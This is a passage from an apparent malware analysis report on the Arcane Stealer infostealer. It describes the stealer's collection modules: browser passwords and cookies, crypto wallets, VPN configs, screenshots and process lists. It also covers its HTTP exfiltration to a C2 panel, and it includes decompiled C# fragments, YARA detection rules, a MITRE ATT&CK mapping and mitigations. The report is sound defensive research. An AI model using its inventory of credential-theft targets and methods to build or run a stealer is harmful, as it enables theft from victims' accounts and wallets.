


Figure 43- VPN Check

The malware's **VPN** modules target configuration and server connection data associated with installed **VPN applications** on the client system. The modules scan known system directories to identify **profile and configuration files**, then copy the collected contents into **MemoryZip**.

CyberGhost	ExpressVPN	HideMyName
IpVanish	MullVad	NordVpn
OpenVpn	PIAVPN	ProtonVpn
Proxifier	SurfShark	

Table 10- Targeted VPN Applications




Figure 44- Screenshot Capture

Another module of the malware, the **screenshot module**, functions as a **multi-monitor screen capture component**. It detects all displays connected to the system and captures the screen contents into memory using a direct **pixel-copying method through GDI**, based on the boundaries of each monitor.




Figure 45- Dumped Image

The “**Arcane Stealer 2.1**” and “**Coded by @FydCrupT**” texts added to the dumped screenshot are **identity-oriented rather than technical elements**. However, they serve purposes such as leaving the developer group’s signature, distinguishing the malware version and family, and providing advertising and reputation benefits in **forum and channel distributions**. Technically, the watermark is implemented by drawing fixed-position text onto the bitmap using **Graphics.DrawString**. It does not contribute any value to the data collection process. On the contrary, it creates an identifiable artifact. This technique is primarily used for **showmanship, promotion, and competition within malware development communities**.

```

7 namespace Arcane.Target.Device
8 {
9     // Token: 0x0200002E RID: 46
10    internal class GameList : TargetI
11    {
12        // Token: 0x0600009A RID: 154 RVA: 0x000077FC File Offset: 0x000059FC
13        public void Execute(MemoryZip memory, Counter counter)
14        {
15            string text = "C:\\Games";
16            if (!Directory.Exists(text))
17            {
18                return;
19            }
20            List<string> list = Directory.GetDirectories(text).Select(new Func<string, string>((s) => s));
21            if (list.Any<string>())
22            {
23                memory.WriteFile("Games.txt", string.Join("\n", list));
24                counter.Detector_Add("game_list");
25            }
26        }
27    }
28 }

```

Name	Value
System.IO.Directory.Exists returned	false
this	Arcane.Target.Device.GameList
memory	Arcane.Helper.MemoryZip
counter	Arcane.Helper.Counter
text	@ "C:\\Games"
list	null

Figure 46- Querying the C:\Games Directory

The **GamerList** component is a simple reconnaissance module designed to perform a basic inventory check for the presence of **games** on the target system. During execution, it checks the predefined **C:\Games** directory. If the directory does not exist, the module exits without performing any further actions. If the directory exists, it collects all data contained within this folder.

```

13 try
14 {
15     string processList = ProcessDump.GetProcessList();
16     if (!string.IsNullOrEmpty(processList))
17     {
18         memory.WriteFile("ProcessList.txt", Encoding.UTF8.GetBytes(processList));
19         counter.Detector_Add("device_process");
20     }
21 }
22 catch
23 {
24 }
25 }
26 }
27 }
28 // Token: 0x06000007 RID: 215 RVA: 0x000083F4 File Offset: 0x000065F4
29 private static string GetProcessList()
30 {
31     string text;
32     try
33     {
34         Process process = Process.Start(new ProcessStartInfo
35         {
36             FileName = "cmd.exe",
37             Arguments = "/c tasklist",
38         });
39     }
40     catch
41     {
42     }
43 }

```

Name	Value
Arcane.Target.Device.ProcessDump.GetProcessList returned	Image Name PID Session Name Session# Mem U...
this	Arcane.Target.Device.ProcessDump
memory	Arcane.Helper.MemoryZip
counter	Arcane.Helper.Counter
processList	Image Name PID Session Name Session# Mem U...

Figure 47- Process Collection

The **ProcessDump** module is a system discovery component designed to collect the list of **active processes** running on the compromised **Windows** system. Within the **Execute** method, the **GetProcessList** function is called, which runs the **tasklist** command in the background through **cmd.exe**. The command outputs information about all currently running processes, including their **process names**, **PIDs**, and basic details.




Figure 48- Product Key Detection

The **ProductKey** module extracts the Windows product key from the local registry. Using the appropriate **RegistryView** based on the system architecture, it accesses the `\CurrentVersion` registry key, retrieves the **DigitalProductId** value, and applies the corresponding decoding algorithm depending on the Windows version. The valid product key is written to **ProductKey.txt**, and the detection is recorded through the **Counter** component. The entire process relies solely on locally stored registry data.




Figure 49- Browser Detection

The `InstalledBrowsers` module identifies installed browsers and their usage status. It scans the **HKLM/HKCU StartMenuInternet** registry keys, including both **32-bit** and **64-bit** registry views, to collect browser names, executable paths, and version information. For Legacy Edge, an additional registry path is queried to extract the version information. Duplicate browser entries are removed, and the execution status within the last 30 days is determined by analyzing Prefetch (.pf) files.




Figure 50- Browser Data Collection

The **Chromium** and **Gecko** modules implement a unified data collection structure targeting both browser families. They scan known profile directories in parallel, identify actual user profiles, and automatically select the appropriate decryption method for each profile. The collected data includes **saved passwords, cookies, autofill and form data, credit card information, browser tokens, Discord desktop session tokens, and Thunderbird account information.**

Google Chrome	Microsoft Edge	Brave
Opera	Opera GX	Yandex Browser
Chromium (Generic)	Discord (Desktop)	Discord Canary / PTB
Google Chrome SxS	Firefox	Firefox ESR
Waterfox	Pale Moon	Thunderbird
SeaMonkey		

Table 11- Targeted Browsers




Figure 51- Targeted Cryptocurrency Wallet Information

The **CryptoDesktop** module identifies installed desktop cryptocurrency wallets on Windows systems and collects local wallet data in its raw form. It performs parallel scanning of known directories and Qt-based wallets whose locations are obtained from the registry. **Wallet files, keystores, LevelDB data, and configuration files** are directly copied into **MemoryZip**.

Zcash	Armory	Bytecoin
Jaxx	Exodus	Ethereum
Electrum	Atomic Wallet	Guarda
Coinomi	Tari	Bitcoin Core
Litecoin Core	Dash Core	

Table 12- Targeted Cryptocurrency Wallets




Figure 52- System Information Collection

The **SystemInfo** module collects hardware, software, network, and user information from the target system to create a device fingerprint. It uses **WMI**, **Windows APIs**, and external **IP services** to determine the system identity, location, privilege level, and security status. The collected data is written to **Information.txt** along with a timestamp and signature.




Figure 53- Data Exfiltration

The **Up** module sends all data collected by the malware, which is compressed into a ZIP archive in memory, to the associated C2 panel over HTTP. Identifying information such as the computer name and public IP address is included as an HTML message during the transmission. The archive is uploaded as a single package. The operation is performed through the .NET HttpClient without writing the data to disk.




Figure 54- Sending Data to the Server

The prepared message structure is in **HTML format**, compatible with web-based panels. Although the data transmission does not include additional application-level encryption, the transfer is protected by **TLS** when the destination address uses **HTTPS**. Network analysis shows that the traffic is an **HTTPS session encrypted with TLS over TCP/443**.




Figure 55- Panel Login Page

The **Arcane Panel** login page contains username and password input fields, visual icons, and an animated container. User preferences are stored in **localStorage**. Form submissions are performed via **POST** requests to the **/login** endpoint, and bot protection is implemented using **Cloudflare Turnstile**. When an **incorrect username** or **password** is entered, the page redirects the user to an **adult (+18)** content website.

YARA Rule

```
import "pe"

rule Arcane_Seliware_NSIS_Loader : loader nsis {

    meta:

        description = "Detects Arcane Seliware NSIS Loader"

        author = "Yavuzhan Ozgen"

        date = "2026-07-21"

        family = "Arcane"

        stage = "Loader"

    strings:

        $nsis1 = "Nullsoft.NSIS.exehead" ascii

        $nsis2 = "Nullsoft Install System" ascii

        $nsis3 = "NSIS Error" ascii

        $tmp = "~nsu.tmp" ascii

        $rename = "[Rename]" ascii

        $quick = "\\Microsoft\\Internet Explorer\\Quick Launch" ascii

        $api1 = "CopyFileW" ascii

        $api2 = "RegOpenKeyExW" ascii

        $api3 = "CreateProcessW" ascii

        $api4 = "RemoveDirectoryW" ascii

    condition:

        pe.machine == pe.MACHINE_I386 and 2 of ($nsis*) and all of ($api*) }
```

```
rule Arcane_Stage2_Batch_Dropper : batch{

    meta:

        description = "Detects Arcane Stage-2 Batch Dropper"

        author = "Yavuzhan Ozgen"

        date = "2026-07-21"

        family = "Arcane"

    strings:

        $a = "Set Lips=b" ascii

        $b = "Set Cialis=C" ascii

        $c = "Set Attendance=T" ascii

        $d = "Set Interaction=s" ascii

        $e = "Set Counted=3" ascii

        $f = "Set /p =\"MZ\"" ascii

        $g = "start /wait extrac32" ascii nocase

        $h = "copy /b /y" ascii nocase

        $i = "waitfor" ascii nocase

        $j = "findstr" ascii nocase

        $k = "Cruises.mp4" ascii nocase

        $l = "Retailer" ascii

    condition:

        filesize < 20KB and

        7 of them}
```

```

import "pe"

rule ArcaneStealer_FinalPayload : stealer arcane{

  meta:

    description = "Detects ArcaneStealer Final Payload"

    author = "Yavuzhan Ozgen"

    family = "ArcaneStealer"

    version = "1.1"

  strings:

    $builder1 = {

      41 72 63 61 6E 65 20 53 74 65 61 6C 65 72 20

      32 2E 31

    }

    $builder2 = {

      43 6F 64 65 64 20 62 79 20 40 46 79 64 43 72 75 70 74

    }

    $chrome_key = {

      47 6F 6F 67 6C 65 20 43 68 72 6F 6D 65 4B 65 79 31

    }

    $chromekey_storage = {

      4D 69 63 72 6F 73 6F 66 74 20 53 6F 66 74 77 61 72 65

      20 4B 65 79 20 53 74 6F 72 61 67 65 20 50 72 6F 76 69 64

      65 72

    }

    $metamask = "MetaMask Wallet" ascii wide

    $trustwallet = "TrustWallet" ascii wide

    $rabby = "Rabby Wallet" ascii wide

    $telegram = "Telegram Desktop\\tdata" ascii wide

```

```
$discord = "Application\\Discord\\Tokens_" ascii wide
```

```
$nordvpn = "Application\\VPN\\NordVPN" ascii wide
```

```
$gdrive = "https://accounts.google.com/oauth/multilogin?source=com.google.Drive" ascii
```

```
$info = "Information.txt" ascii wide
```

```
$device = "device_info" ascii wide
```

```
condition:
```

```
uint16(0) == 0x5A4D and
```

```
(
```

```
2 of ($builder*) or
```

```
3 of them
```

```
)
```

```
}
```

MITRE ATTACK TABLE

Collection	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	C&C
Data from Local System (T1005)	Windows Management Instrumentation (T1047)	DLL Side-Loading (T1574.002)	Exploitation for Privilege Escalation (T1068)	Disable or Modify Tools (T1562.001)	Input Capture (T1056)	Ingress Tool Transfer (T1105)
	Native API (T1106)	Valid Accounts (T1078)	DLL Side-Loading (T1574.002)	Deobfuscate/De code Files or Information (T1140)	Credentials from Web Browsers (T1555.003)	Encrypted Channel (T1573)
	Command and Scripting Interpreter (T1059)		Valid Accounts (T1078)	Obfuscated Files or Information (T1027)	Credentials from Password Stores (T1555)	Remote Access Software (T1219)
			Access Token Manipulation (T1134)	Masquerading (T1036)	Steal Web Session Cookie (T1539)	Non-Application Layer Protocol (T1095)
			Process Injection (T1055)			Application Layer Protocol (T1071)

Mitigation Recommendations

1. Windows Defender SmartScreen, Defender Antivirus, and other security components should not be disabled.
2. Multi-Factor Authentication (MFA) should be enabled across all critical systems.
3. Up-to-date antivirus signatures and security patches should be applied to systems.
4. Users should be prevented from storing passwords, credit card information, and session cookies in web browsers.
5. PowerShell, CMD, and LOLBin activities should be monitored through behavioral analysis, and suspicious processes should be automatically blocked.
6. User awareness should be increased regarding the risks of executing unverified cheat, crack, and loader software downloaded from platforms such as YouTube, Discord, and similar sources.



Prepared By

Yavuzhan Özgen

[linkedin](#)